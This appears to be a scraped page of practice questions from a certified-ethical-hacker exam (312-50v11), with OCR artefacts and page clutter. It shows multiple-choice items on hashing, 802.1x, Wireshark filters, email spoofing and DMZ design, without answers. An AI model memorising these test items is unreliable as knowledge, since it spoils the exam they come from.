
**Show Suggested Answer** 


 $\sim$ 


FORUM


Q

















Actual exam question from ECCouncil's 312-50v11

Question #: 104


Topic #: 1


[All 312-50v11 Questions]


The company ABC recently contracts a new accountant. The accountant will be working with the financial statements. Those financial statements need to be approved by the CFO and then they will be sent to the accountant but the CFO is worried because he wants to be sure that the information sent to the accountant was not modified once he approved it. Which of the following options can be useful to ensure the integrity of the data?


- A. The CFO can use a hash algorithm in the document once he approved the financial statements
- B. The CFO can use an excel file with a password
- C. The financial statements can be sent twice, one by email and the other delivered in USB and the accountant can compare both to be sure is the same document
- D. The document can be sent to the accountant using an exclusive USB for that document


**Show Suggested Answer** 











Question #: 115

Topic #: 1

[All 312-50v11 Questions]

Bob, a network administrator at BigUniversity, realized that some students are connecting their notebooks in the wired network to have Internet access. In the university campus, there are many Ethernet ports available for professors and authorized visitors but not for students.

FORUM

Q

He identified this when the IDS alerted for malware activities in the network.

What should Bob do to avoid this problem?

- A. Disable unused ports in the switches
- B. Separate students in a different VLAN
- C. Use the 802.1x protocol
- D. Ask students to use the wireless network

Actual exam question from ECCouncil's 312-50v11

Ouestion #: 116

Topic #: 1

HOME

[All 312-50v11 Questions]


A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as a display filter to find unencrypted file transfers?


CONTACT


FORUM


Q

- A. tcp.port = = 21
- B. tcp.port = 23
- C. tcp.port = = 21 | | tcp.port = = 22
- D. tcp.port ! = 21









NEW

FORUM

Actual exam question from ECCouncil's 312-50v11

Question #: 124

Topic #: 1

[All 312-50v11 Questions]

CompanyXYZ has asked you to assess the security of their perimeter email gateway. From your office in New York, you craft a specially formatted email message and send it across the Internet to an employee of CompanyXYZ. The employee of CompanyXYZ is aware of your test. Your email message looks like this:

From: jim\_miller@companyxyz.com

To: michelle\_saunders@companyxyz.com

Subject: Test message Date: 4/3/2017 14:37

The employee of CompanyXYZ receives your email message. This proves that CompanyXYZ's email gateway doesn't prevent what?

- A. Email Masquerading
- B. Email Harvesting
- C. Email Phishing
- D. Email Spoofing

 $^{\sim}$ 

Question #: 125

Topic #: 1

[All 312-50v11 Questions]

Bob, a system administrator at TPNQM SA, concluded one day that a DMZ is not needed if he properly configures the firewall to allow access just to servers/ports, which can have direct internet access, and block the access to workstations. Bob also concluded that DMZ makes sense just when a stateful firewall is available, which is not the case of TPNQM SA.


In this context, what can you say?

- A. Bob can be right since DMZ does not make sense when combined with stateless firewalls
- B. Bob is partially right. He does not need to separate networks if he can create rules by destination IPs, one by one
- C. Bob is totally wrong. DMZ is always relevant when the company has internet servers and workstations
- D. Bob is partially right. DMZ does not make sense when a stateless firewall is available

**Show Suggested Answer** 

FORUM

Q



Q

Actual exam question from ECCouncil's 312-50v11

Question #: 127

